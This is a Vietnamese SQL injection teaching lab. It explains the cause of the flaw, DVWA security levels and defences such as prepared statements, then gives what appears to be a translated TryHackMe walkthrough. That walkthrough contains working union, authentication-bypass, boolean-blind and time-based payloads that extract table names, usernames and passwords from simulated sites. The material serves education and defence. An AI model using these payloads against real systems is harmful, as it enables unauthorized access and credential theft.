LAB THỰC HÀNH
SQL INJECTION

Tìm hiểu lỗ hổng, các dạng tấn công phổ biến và biện pháp phòng chống


Tài liệu dùng cho giảng dạy và thực hành trong môi trường mô phỏng được cấp phép

Mục tiêu học tập
- Hiểu được SQL Injection là gì và vì sao nó xuất hiện.
- Nhận diện được các mức độ bảo vệ khác nhau của ứng dụng trước SQL Injection.
- Phân biệt được Error-Based, Union-Based và Blind-Based SQL Injection.
- Viết lại truy vấn theo cách an toàn bằng prepared statement / parameterized query.

1. Giới thiệu

SQL Injection là một lỗ hổng bảo mật xảy ra khi ứng dụng ghép trực tiếp dữ liệu do người dùng nhập vào câu lệnh SQL. Khi đó, dữ liệu đầu vào có thể làm thay đổi logic của truy vấn, dẫn đến việc đọc trái phép dữ liệu, thay đổi nội dung cơ sở dữ liệu, hoặc gây rò rỉ thông tin về cấu trúc hệ thống.

Trong bài lab này, chúng ta xem xét các ví dụ minh họa điển hình trên môi trường thực hành DVWA, sau đó phân tích nguyên nhân và rút ra cách phòng chống.



2. Kiến thức nền tảng

2.1. Cơ chế hình thành SQL Injection

Lỗi thường xuất hiện khi lập trình viên tạo truy vấn bằng cách nối chuỗi. Ví dụ, nếu người dùng nhập vào một giá trị bất thường chứa dấu nháy đơn hoặc mệnh đề logic, truy vấn có thể bị biến đổi theo hướng ngoài ý muốn.

```
$id = $_GET['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Ở đoạn mã trên, biến $id được đưa thẳng vào câu truy vấn. Đây là điều kiện điển hình làm phát sinh SQL Injection.

2.2. Tác động

- Truy cập trái phép vào dữ liệu nhạy cảm như tài khoản, mật khẩu, thông tin cá nhân hoặc dữ liệu tài chính.
- Làm sai lệch tính toàn vẹn dữ liệu do bản ghi có thể bị sửa, xóa hoặc chèn thêm ngoài ý muốn.
- Vượt qua cơ chế xác thực và leo thang đặc quyền nếu hệ thống kiểm soát kém.
- Gây suy giảm hiệu năng hoặc gián đoạn dịch vụ khi truy vấn bị lạm dụng.
- Làm tổn hại uy tín của tổ chức khi sự cố rò rỉ dữ liệu xảy ra.

3. Các mức bảo vệ của ứng dụng

Để thấy rõ sự khác biệt giữa cách lập trình không an toàn và cách lập trình an toàn, ta xét ba mức bảo vệ thường được mô tả trong môi trường DVWA.

3.1. Low Security

Ứng dụng nhận dữ liệu và ghép trực tiếp vào truy vấn, hầu như không có biện pháp lọc.

```
$id = $_GET['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

- Nhập dấu nháy đơn ' có thể làm truy vấn bị vỡ cú pháp và hiện lỗi SQL.
- Nhập 1' OR '1'='1 có thể khiến điều kiện luôn đúng và trả về nhiều bản ghi.
- Nhập 1' UNION SELECT user, password FROM users-- có thể nối thêm truy vấn khác để đọc dữ liệu nhạy cảm nếu hệ thống dễ tổn thương.

3.2. Medium Security

Ứng dụng có lọc đầu vào cơ bản, ví dụ dùng addslashes() để escape dấu nháy đơn.

```
$id = addslashes($_GET['id']);
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Kiểu lọc này làm cho một số payload đơn giản không còn hoạt động, nhưng vẫn có thể bị vượt qua trong một số trường hợp, đặc biệt với dữ liệu kiểu số.

```
1 OR 1=1
```

Ví dụ trên cho thấy việc chỉ vá lỗi bằng escape ký tự là chưa đủ.

3.3. High Security

Ứng dụng dùng prepared statement / parameterized query để tách riêng dữ liệu và câu lệnh SQL.

```
$stmt = $pdo->prepare("SELECT first_name, last_name FROM users WHERE user_id = ?");
$stmt->execute([$id]);
```

Khi đó, các chuỗi như dấu nháy đơn, OR 1=1 hay UNION SELECT được xử lý như dữ liệu đầu vào bình thường thay vì bị coi là mã SQL.

4. Các dạng SQL Injection thường gặp

4.1. Error-Based SQL Injection

Ở dạng này, kẻ tấn công cố tình làm truy vấn sinh lỗi để quan sát thông báo lỗi mà hệ quản trị cơ sở dữ liệu trả về. Những thông báo đó có thể tiết lộ loại DBMS, phiên bản, tên bảng, số cột hoặc cú pháp truy vấn.

Quy trình tư duy thường gặp:

1. Xác định ô nhập liệu hoặc tham số URL có tương tác trực tiếp với cơ sở dữ liệu.
2. Nhập một giá trị làm truy vấn vỡ cú pháp, chẳng hạn dấu nháy đơn.
3. Quan sát thông báo lỗi để suy đoán cấu trúc hệ thống.
4. Từ thông tin thu được, xây dựng các truy vấn tinh chỉnh hơn.

Nguồn mã dễ tổn thương thường có dạng:

```
<?php
$id = $_REQUEST['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
$result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die('<pre>' .
mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>');
while ($row = mysqli_fetch_assoc($result)) {
    $first = $row["first_name"];
    $last  = $row["last_name"];
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}
?>
```

Nếu người dùng nhập:

```
'
```

thì truy vấn có thể trở thành:

```
SELECT * FROM users WHERE id = '''';
```

Do xuất hiện thêm dấu nháy đơn, hệ quản trị cơ sở dữ liệu không thể phân tích đúng cú pháp và trả về lỗi. Đó là lý do dạng này được gọi là Error-Based SQL Injection.

4.2. Union-Based SQL Injection

Union-Based SQL Injection khai thác toán tử UNION để ghép kết quả của truy vấn hiện tại với kết quả từ truy vấn khác. Muốn dùng UNION, hai truy vấn phải có cùng số cột, kiểu dữ liệu tương thích và thứ tự cột phù hợp.

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2
```

Một bước thường dùng là tìm số lượng cột bằng ORDER BY.

```
1 ORDER BY 1
1 ORDER BY 2
1 ORDER BY 4
```

Ta tăng dần chỉ số sau ORDER BY cho đến khi hệ thống báo lỗi, ví dụ “Unknown column '4' in 'order clause'”. Nếu ORDER BY 4 lỗi còn ORDER BY 3 vẫn đúng, có thể suy ra truy vấn gốc có 3 cột.

4.3. Blind-Based SQL Injection

Blind SQL Injection xảy ra khi ứng dụng không hiển thị trực tiếp kết quả truy vấn hoặc thông báo lỗi. Thay vào đó, kẻ tấn công suy luận thông tin thông qua sự khác biệt trong phản hồi của hệ thống.

- Boolean-Based Blind SQLi: quan sát xem phản hồi có thay đổi khi điều kiện đúng hoặc sai.
- Time-Based Blind SQLi: quan sát thời gian phản hồi khi cơ sở dữ liệu bị yêu cầu thực hiện thao tác tốn thời gian.

Ví dụ với trang đăng nhập có truy vấn:

```
SELECT * FROM users WHERE username = 'user_input' AND password = 'password_input'
```

Kẻ tấn công có thể thử hai đầu vào sau cho trường username:

```
user_input = 'admin' AND 1=1; --
user_input = 'admin' AND 1=2; --
```

Nếu phản hồi của ứng dụng khác nhau giữa hai trường hợp, thông tin đúng/sai của điều kiện đã bị rò rỉ. Bằng cách lặp lại nhiều câu hỏi như vậy, có thể suy đoán từng ký tự của dữ liệu ẩn.

5. Phòng chống SQL Injection

5.1. Prepared statements / parameterized queries

Đây là biện pháp quan trọng nhất. Dữ liệu đầu vào được truyền như tham số, không được ghép thẳng vào chuỗi truy vấn.

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
```

5.2. Stored procedures

Stored procedure giúp giảm việc tạo truy vấn động trong ứng dụng.

```
CREATE PROCEDURE GetUserByUsername (IN username VARCHAR(50))
BEGIN
   SELECT * FROM users WHERE username = username;
END;
```

5.3. Kiểm tra đầu vào theo whitelist

Chỉ cho phép các mẫu đầu vào hợp lệ, ví dụ ký tự chữ và số cho username, định dạng email hợp lệ cho email, hoặc chỉ cho phép số nguyên với các trường ID.

5.4. Dùng ORM

Các ORM như Hibernate hoặc Entity Framework thường hỗ trợ sinh truy vấn an toàn hơn và giảm việc ghép chuỗi SQL thủ công.

5.5. Giới hạn quyền trong cơ sở dữ liệu

Tài khoản mà ứng dụng dùng để kết nối cơ sở dữ liệu chỉ nên có đúng các quyền cần thiết. Không nên cấp các quyền mạnh như DROP TABLE hoặc ALTER nếu ứng dụng không thực sự cần.

5.6. Xử lý lỗi đúng cách

Không hiển thị lỗi SQL chi tiết cho người dùng cuối. Thay vào đó, ghi log nội bộ và chỉ thông báo lỗi chung.

6. Ví dụ tổng hợp: từ cách viết không an toàn sang cách viết an toàn

Ví dụ không an toàn:

```
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM users WHERE username = '$username' AND password =
'$password'";
```

Ví dụ an toàn hơn:

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
```

7. Câu hỏi thảo luận

- Vì sao escape ký tự đơn thuần như addslashes() không được xem là giải pháp đủ mạnh?
- Trong Union-Based SQL Injection, tại sao phải xác định số lượng cột trước khi dùng UNION?

- Blind SQL Injection nguy hiểm ở điểm nào dù ứng dụng không hiển thị lỗi?
- Nếu ứng dụng chỉ cần đọc dữ liệu, việc cấp quyền DROP TABLE cho tài khoản DB có thể gây rủi ro gì?
- Tại sao prepared statement lại hiệu quả hơn cách nối chuỗi khi lập trình truy vấn?

8. Bài tập thực hành

Bài 1. Đọc đoạn mã truy vấn sử dụng nối chuỗi và chỉ ra vị trí gây ra SQL Injection.

Bài 2. Viết lại một truy vấn đăng nhập từ dạng không an toàn sang prepared statement.

Bài 3. Phân tích sự khác nhau giữa Error-Based và Blind-Based SQL Injection về mặt dấu hiệu nhận biết.

Bài 4. Giải thích tại sao thông báo lỗi chi tiết có thể hỗ trợ kẻ tấn công.

Bài 5. Đề xuất một checklist ngắn để rà soát nguy cơ SQL Injection trong một dự án web.

9. Kết luận

SQL Injection là một trong những lỗ hổng cơ sở dữ liệu quan trọng nhất mà sinh viên ngành CNTT cần hiểu rõ. Điểm mấu chốt không nằm ở việc ghi nhớ từng payload, mà ở việc nhận ra nguyên nhân gốc rễ: ứng dụng đã trộn lẫn dữ liệu đầu vào của người dùng với cú pháp SQL. Khi áp dụng prepared statements, kiểm soát đầu vào, giới hạn quyền và xử lý lỗi đúng cách, nguy cơ bị khai thác sẽ giảm đi đáng kể.

10. Ghi chú sử dụng trong lớp học

Lưu ý an toàn: Các ví dụ trong tài liệu này chỉ nên được thảo luận và thực hành trong môi trường mô phỏng hoặc hệ thống được cấp phép rõ ràng như DVWA, máy ảo nội bộ, hoặc cơ sở dữ liệu dùng riêng cho mục đích học tập.

TryHackMe | DVWA

SQL Injection - GeeksforGeeks

Types of SQL Injection (SQLi) - GeeksforGeeks

TryHackMe | SQL Injection

SQL Injection kiểu In-Band

In-Band SQL Injection là loại SQL Injection **dễ phát hiện và dễ khai thác nhất**.
Thuật ngữ **In-Band** có nghĩa là **cùng một kênh giao tiếp** được sử dụng cả để khai thác lỗ hổng lẫn để nhận kết quả.

Ví dụ, bạn phát hiện ra lỗ hổng SQL Injection trên một trang web, sau đó cũng chính trên trang đó bạn có thể trích xuất dữ liệu từ cơ sở dữ liệu và xem kết quả trả về trực tiếp.

SQL Injection dựa trên lỗi (Error-Based SQL Injection)

Đây là loại SQL Injection rất hữu ích để dễ dàng thu thập thông tin về cấu trúc cơ sở dữ liệu, vì các thông báo lỗi từ hệ quản trị cơ sở dữ liệu được hiển thị trực tiếp trên màn hình trình duyệt.

Kiểu tấn công này thường có thể được sử dụng để **liệt kê và khám phá toàn bộ cơ sở dữ liệu**.

SQL Injection dựa trên UNION (Union-Based SQL Injection)

Loại SQL Injection này sử dụng toán tử **SQL UNION** kết hợp với câu lệnh **SELECT** để trả về thêm các kết quả trên trang web.

Đây là phương pháp phổ biến nhất để trích xuất một lượng lớn dữ liệu thông qua lỗ hổng SQL Injection.

Phần thực hành

Nhấn nút xanh **"Start Machine"** để sử dụng bài lab thực hành ví dụ về **SQL Injection**.
Mỗi cấp độ đều có một **trình duyệt mô phỏng**, cùng với các ô **SQL Query** và **Error** để hỗ trợ bạn kiểm tra câu truy vấn/payload cho đúng.

Bạn có thể cần **tải lại trang web này** sau khi máy khởi động nếu gặp lỗi **502 Bad Gateway**.

Cấp độ 1

Cấp độ đầu tiên của bài lab có một trình duyệt mô phỏng và một trang web mô phỏng dạng blog với nhiều bài viết khác nhau. Các bài viết này có thể được truy cập bằng cách thay đổi số **id** trong chuỗi truy vấn.

Phát hiện lỗi SQL Injection dựa trên thông báo lỗi

Chìa khóa để phát hiện **error-based SQL Injection** là làm hỏng câu truy vấn SQL của chương trình bằng cách thử một số ký tự cho đến khi xuất hiện thông báo lỗi.
Những ký tự thường dùng nhất là:

- dấu nháy đơn: `'`
- dấu nháy kép: `"`

Hãy thử gõ một dấu nháy đơn `'` sau `id=1` rồi nhấn Enter.
Bạn sẽ thấy hệ thống trả về một lỗi SQL, thông báo rằng cú pháp truy vấn của bạn bị sai.

Việc nhận được thông báo lỗi này xác nhận rằng **trang web có lỗ hổng SQL Injection**.
Bây giờ ta có thể khai thác lỗ hổng này và sử dụng các thông báo lỗi để tìm hiểu thêm về cấu trúc của cơ sở dữ liệu.

Bước 1: Tạo dữ liệu trả về mà không gây lỗi

Điều đầu tiên cần làm là khiến trình duyệt trả về dữ liệu mà **không hiển thị thông báo lỗi**.
Đầu tiên, ta sẽ thử dùng toán tử **UNION** để có thể nhận thêm một kết quả nếu muốn.

Hãy thử đặt tham số `id` trong trình duyệt mô phỏng thành:

```
1 UNION SELECT 1
```

Câu lệnh này sẽ tạo ra một lỗi cho biết rằng câu lệnh `UNION SELECT` có **số lượng cột khác** với câu truy vấn `SELECT` ban đầu.

Vậy ta thử lại bằng cách thêm một cột nữa:

```
1 UNION SELECT 1,2
```

Vẫn lỗi, vậy ta tiếp tục thêm một cột nữa:

```
1 UNION SELECT 1,2,3
```

Lần này **thành công**. Thông báo lỗi đã biến mất và bài viết đang được hiển thị. Tuy nhiên, lúc này ta muốn **hiển thị dữ liệu của mình** thay vì nội dung bài viết.

Bài viết vẫn hiển thị vì ở đâu đó trong mã nguồn trang web, nó lấy **kết quả đầu tiên** được trả về và hiển thị nó.
Để vượt qua điều này, ta cần khiến truy vấn đầu tiên **không trả về kết quả nào**. Điều này có thể làm đơn giản bằng cách đổi ID bài viết từ `1` thành `0`.

```
0 UNION SELECT 1,2,3
```

Bây giờ bạn sẽ thấy bài viết chỉ còn là kết quả của câu `UNION SELECT`, trả về các giá trị cột là `1`, `2`, và `3`.

Bước 2: Lấy tên cơ sở dữ liệu

Giờ ta có thể dùng các giá trị trả về này để truy xuất thông tin hữu ích hơn.
Đầu tiên, ta sẽ lấy tên của cơ sở dữ liệu mà mình đang có quyền truy cập:

```
0 UNION SELECT 1,2,database()
```

Bạn sẽ thấy tại vị trí trước đó hiển thị số `3`, giờ đây nó hiển thị tên cơ sở dữ liệu là **sqli_one**.

Bước 3: Liệt kê các bảng trong cơ sở dữ liệu

Truy vấn tiếp theo sẽ lấy danh sách các bảng nằm trong cơ sở dữ liệu này:

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
```

Có một vài điểm mới trong câu truy vấn này:

- Hàm `group_concat()` lấy các giá trị của một cột cụ thể (ở đây là `table_name`) từ nhiều dòng trả về và ghép chúng thành một chuỗi, ngăn cách bằng dấu phẩy.
- Cơ sở dữ liệu `information_schema` là cơ sở dữ liệu hệ thống mà mọi người dùng đều có thể truy cập, chứa thông tin về tất cả các cơ sở dữ liệu và bảng mà người dùng đó có quyền xem.

Trong truy vấn này, ta muốn liệt kê tất cả các bảng trong cơ sở dữ liệu **sqli_one**.
Kết quả cho thấy có hai bảng là:

- `article`
- `staff_users`

Bước 4: Xem cấu trúc bảng staff_users

Vì mục tiêu của cấp độ đầu tiên là tìm mật khẩu của **Martin**, nên bảng `staff_users` là bảng mà ta quan tâm.

Ta có thể tiếp tục sử dụng cơ sở dữ liệu `information_schema` để tìm cấu trúc của bảng này bằng truy vấn sau:

```
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
```

Truy vấn này khá giống truy vấn trước, nhưng có một số thay đổi:

- Thông tin cần lấy đã đổi từ `table_name` sang `column_name`
- Bảng hệ thống được truy vấn trong `information_schema` đổi từ `tables` sang `columns`
- Ta tìm các dòng mà cột `table_name` có giá trị là `staff_users`

Kết quả truy vấn cho thấy bảng `staff_users` có ba cột:

- `id`
- `password`
- `username`

Ta có thể sử dụng hai cột `username` và `password` trong truy vấn tiếp theo để lấy thông tin người dùng.

Bước 5: Lấy tên đăng nhập và mật khẩu

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

Ở đây, ta tiếp tục dùng hàm `group_concat()` để ghép tất cả các dòng trả về thành một chuỗi, giúp kết quả dễ đọc hơn.

Ngoài ra:

- Ta thêm `,':',` để phân tách giữa `username` và `password`
- Thay vì dùng dấu phẩy để ngăn cách giữa các bản ghi, ta dùng thẻ HTML `<br>`, giúp mỗi kết quả hiển thị trên một dòng riêng, dễ quan sát hơn

---

Giờ đây bạn đã có thể thấy **mật khẩu của Martin** để nhập vào và chuyển sang cấp độ tiếp theo.

Blind SQL Injection

Khác với **In-Band SQL Injection**, nơi chúng ta có thể nhìn thấy trực tiếp kết quả tấn công ngay trên màn hình, **Blind SQL Injection** là trường hợp mà ta nhận được rất ít hoặc hầu như không có phản hồi nào để xác nhận liệu các truy vấn chèn vào có thành công hay không.

Điều này xảy ra vì các thông báo lỗi đã bị vô hiệu hóa, nhưng lỗ hổng chèn lệnh SQL vẫn tồn tại và vẫn hoạt động bình thường.

Có thể bạn sẽ ngạc nhiên khi biết rằng chỉ cần một chút phản hồi rất nhỏ như vậy cũng đủ để ta từng bước liệt kê được toàn bộ cơ sở dữ liệu.

Vượt qua xác thực (Authentication Bypass)

Một trong những kỹ thuật **Blind SQL Injection** đơn giản nhất là **vượt qua cơ chế xác thực**, chẳng hạn như các biểu mẫu đăng nhập.

Trong trường hợp này, mục tiêu của chúng ta không hẳn là lấy dữ liệu từ cơ sở dữ liệu, mà chỉ là **vượt qua bước đăng nhập**.

Các biểu mẫu đăng nhập được kết nối với cơ sở dữ liệu người dùng thường được xây dựng theo cách mà ứng dụng web không quá quan tâm đến nội dung cụ thể của tên đăng nhập và mật khẩu, mà quan tâm nhiều hơn đến việc **hai giá trị đó có tạo thành một cặp khớp nhau trong bảng người dùng hay không**.

Nói một cách đơn giản, ứng dụng web đang hỏi cơ sở dữ liệu như sau:

> "Bạn có người dùng nào với tên đăng nhập là bob và mật khẩu là bob123 hay không?"

Cơ sở dữ liệu sẽ trả lời:

- **có** hoặc
- **không**
  (tức là **đúng/sai**, **true/false**)

Dựa trên câu trả lời đó, ứng dụng web sẽ quyết định có cho phép người dùng đăng nhập tiếp hay không.

Từ cách hoạt động trên, ta có thể thấy rằng **không nhất thiết phải tìm ra một cặp tên đăng nhập/mật khẩu hợp lệ thật sự**.
Thay vào đó, ta chỉ cần tạo ra một truy vấn cơ sở dữ liệu sao cho nó luôn trả về **đúng (yes/true)**.

Phần thực hành

Cấp độ 2 của ví dụ SQL Injection minh họa chính xác tình huống này.
Ta có thể thấy trong ô có nhãn **"SQL Query"** rằng câu truy vấn gửi tới cơ sở dữ liệu là:

```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

Lưu ý:
Các giá trị `%username%` và `%password%` được lấy từ các ô nhập liệu của biểu mẫu đăng nhập.
Ban đầu, các giá trị này trong ô **SQL Query** sẽ để trống vì các trường đăng nhập hiện chưa được điền gì.

Tạo truy vấn luôn trả về đúng

Để biến câu truy vấn này thành một truy vấn **luôn trả về true**, ta có thể nhập giá trị sau vào ô mật khẩu:

```
' OR 1=1;--
```

Khi đó, câu truy vấn SQL sẽ trở thành:

```
select * from users where username='' and password='' OR 1=1;
```

Vì biểu thức `1=1` luôn là **đúng**, và ta đã sử dụng toán tử **OR**, nên toàn bộ truy vấn này sẽ luôn trả về kết quả **đúng**.

Điều đó làm thỏa mãn logic của ứng dụng web rằng cơ sở dữ liệu đã tìm thấy một cặp tên đăng nhập/mật khẩu hợp lệ, và do đó quyền truy cập sẽ được cấp.

SQL Injection dựa trên giá trị Boolean (Boolean-Based SQL Injection)

Boolean-based SQL Injection là kiểu SQL Injection mà phản hồi ta nhận được từ các lần chèn truy vấn chỉ có thể rơi vào một trong hai trạng thái, chẳng hạn như:

- đúng / sai
- có / không
- bật / tắt
- 1 / 0

hoặc bất kỳ dạng phản hồi nào chỉ có hai kết quả.

Chính kết quả đó sẽ xác nhận payload SQL Injection của ta đã thành công hay chưa. Lúc mới nhìn, bạn có thể cảm thấy kiểu phản hồi hạn chế như vậy sẽ không cung cấp được nhiều thông tin. Tuy nhiên, chỉ với hai loại phản hồi này, ta vẫn có thể từng bước liệt kê toàn bộ cấu trúc và nội dung của một cơ sở dữ liệu.

Phần thực hành

Ở cấp độ 3 của máy ví dụ SQL Injection, bạn sẽ thấy một trình duyệt mô phỏng với URL sau:

`https://website.thm/checkuser?username=admin`

Phần thân của trình duyệt hiển thị:

`{"taken":true}`

API endpoint này mô phỏng một tính năng phổ biến trên nhiều biểu mẫu đăng ký tài khoản, đó là kiểm tra xem một tên người dùng đã được đăng ký hay chưa để yêu cầu người dùng chọn tên khác.

Vì giá trị `taken` đang là `true`, ta có thể suy ra rằng tên người dùng `admin` đã được đăng ký. Ta có thể kiểm tra điều này bằng cách đổi `username` trên thanh địa chỉ của trình duyệt mô phỏng từ `admin` thành `admin123`. Sau khi nhấn Enter, bạn sẽ thấy giá trị `taken` chuyển thành `false`.

Câu truy vấn SQL được xử lý

Câu truy vấn SQL đang được thực thi có dạng:

```
select * from users where username = '%username%' LIMIT 1;
```

Đầu vào duy nhất mà ta có thể kiểm soát là giá trị `username` trong query string, và ta sẽ sử dụng chính phần này để thực hiện SQL Injection.

Giữ `username` là `admin123`, ta có thể bắt đầu nối thêm các payload vào để buộc cơ sở dữ liệu xác nhận các điều kiện đúng, từ đó làm cho trường `taken` chuyển từ `false` sang `true`.

Bước 1: Xác định số cột trong bảng users

Giống như các cấp độ trước, nhiệm vụ đầu tiên là xác định số lượng cột trong bảng `users`, điều này có thể thực hiện bằng cách dùng câu lệnh `UNION`.

Hãy đổi giá trị `username` thành:

```
admin123' UNION SELECT 1;--
```

Vì ứng dụng web phản hồi `taken: false`, ta có thể xác nhận rằng đây **không phải** số lượng cột đúng.

Hãy tiếp tục thêm cột cho đến khi giá trị `taken` trở thành `true`.
Bạn có thể kiểm tra và thấy đáp án là **3 cột** bằng cách đặt `username` thành:

```
admin123' UNION SELECT 1,2,3;--
```

Bước 2: Tìm tên cơ sở dữ liệu

Bây giờ khi đã xác định được số cột, ta có thể bắt đầu quá trình liệt kê cơ sở dữ liệu.

Nhiệm vụ đầu tiên là tìm tên database. Ta có thể làm điều đó bằng cách dùng hàm dựng sẵn `database()` kết hợp với toán tử `like` để thử các mẫu ký tự sao cho truy vấn trả về kết quả đúng.

Hãy thử đặt `username` như sau:

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```

Ta nhận được phản hồi `true` vì trong toán tử `like`, ký tự `%` là ký tự đại diện (wildcard), có thể khớp với bất kỳ chuỗi nào.

Nếu đổi `%` thành `a%`, bạn sẽ thấy phản hồi quay về `false`, điều này xác nhận rằng tên cơ sở dữ liệu **không bắt đầu bằng chữ a**.

Ta có thể lần lượt thử tất cả các chữ cái, chữ số và ký tự như - hoặc _ cho đến khi tìm được giá trị phù hợp.

Ví dụ, nếu gửi payload sau trong `username`, bạn sẽ nhận được phản hồi `true`, xác nhận rằng tên cơ sở dữ liệu bắt đầu bằng chữ `s`:

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

Sau đó, bạn tiếp tục thử ký tự tiếp theo của tên cơ sở dữ liệu, chẳng hạn:

- `sa%`
- `sb%`
- `sc%`

v.v. Cứ tiếp tục như vậy cho đến khi tìm ra toàn bộ tên database, đó là:

`sqli_three`

Bước 3: Tìm tên các bảng

Sau khi đã xác định được tên cơ sở dữ liệu, ta có thể dùng nó để liệt kê tên các bảng bằng một phương pháp tương tự, thông qua cơ sở dữ liệu hệ thống `information_schema`.

Hãy thử đặt `username` thành:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema =
'sqli_three' and table_name like 'a%';--
```

Truy vấn này tìm các bản ghi trong bảng `tables` của `information_schema` sao cho:

- tên cơ sở dữ liệu là `sqli_three`
- tên bảng bắt đầu bằng chữ `a`

Vì truy vấn trên trả về `false`, ta có thể xác nhận rằng trong database `sqli_three` **không có bảng nào bắt đầu bằng chữ a**.

Giống như trước, bạn cần lần lượt thử các chữ cái, số và ký tự cho đến khi tìm được kết quả dương tính.

Cuối cùng, bạn sẽ phát hiện ra một bảng trong database `sqli_three` có tên là `users`, điều này có thể được xác nhận bằng payload sau:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema =
'sqli_three' and table_name='users';--
```

Bước 4: Tìm tên các cột trong bảng users

Bước cuối cùng là liệt kê tên các cột trong bảng `users` để có thể truy vấn thông tin đăng nhập.

Ta tiếp tục dùng `information_schema` cùng với những thông tin đã thu được. Với payload dưới đây, ta truy vấn bảng `columns`, nơi:

- database là `sqli_three`

- tên bảng là `users`
- tên cột bắt đầu bằng chữ `a`

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
```

Một lần nữa, bạn sẽ phải thử lần lượt các chữ cái, chữ số và ký tự cho đến khi tìm được kết quả phù hợp.

Vì bạn đang tìm **nhiều cột**, mỗi lần phát hiện thêm một cột mới, bạn cần bổ sung điều kiện để loại trừ cột đó ra khỏi truy vấn, tránh tìm lại đúng cột cũ.

Ví dụ, sau khi đã tìm được cột `id`, bạn sẽ thêm điều kiện đó vào payload ban đầu như sau:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and
COLUMN_NAME !='id';
```

Lặp lại quy trình này ba lần, bạn sẽ phát hiện được ba cột:

- `id`
- `username`
- `password`

Bước 5: Tìm thông tin đăng nhập

Bây giờ bạn có thể dùng các cột vừa tìm được để truy vấn bảng `users` nhằm lấy thông tin đăng nhập.

Tìm tên người dùng hợp lệ

Trước hết, bạn cần xác định một `username` hợp lệ bằng payload sau:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Sau khi thử lần lượt các ký tự, bạn sẽ xác nhận được sự tồn tại của tên người dùng:

```
admin
```

Tìm mật khẩu

Khi đã có username, bạn có thể tập trung tìm mật khẩu. Payload dưới đây cho thấy cách tìm mật khẩu:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like
'a%
```

Tiếp tục thử qua các ký tự, bạn sẽ phát hiện được mật khẩu là:

3845

Bây giờ bạn có thể sử dụng `username` và `password` mà mình đã liệt kê được thông qua lỗ hổng **Blind SQL Injection** trên biểu mẫu đăng nhập để truy cập sang cấp độ tiếp theo

SQL Injection dựa trên thời gian (Time-Based)

Time-based blind SQL Injection rất giống với kiểu **boolean-based blind SQL Injection** ở trên, vì cùng một dạng yêu cầu được gửi đi. Tuy nhiên, lần này sẽ **không có dấu hiệu trực quan** nào cho biết truy vấn của bạn đúng hay sai.

Thay vào đó, dấu hiệu để nhận biết một truy vấn đúng sẽ dựa trên **thời gian truy vấn hoàn thành**. Độ trễ thời gian này được tạo ra bằng cách sử dụng các hàm dựng sẵn như `SLEEP(x)` kết hợp với câu lệnh `UNION`.

Hàm `SLEEP()` chỉ được thực thi khi câu lệnh `UNION SELECT` được chạy thành công.

Ví dụ, khi muốn xác định số cột trong một bảng, bạn có thể dùng truy vấn sau:

```
admin123' UNION SELECT SLEEP(5);--
```

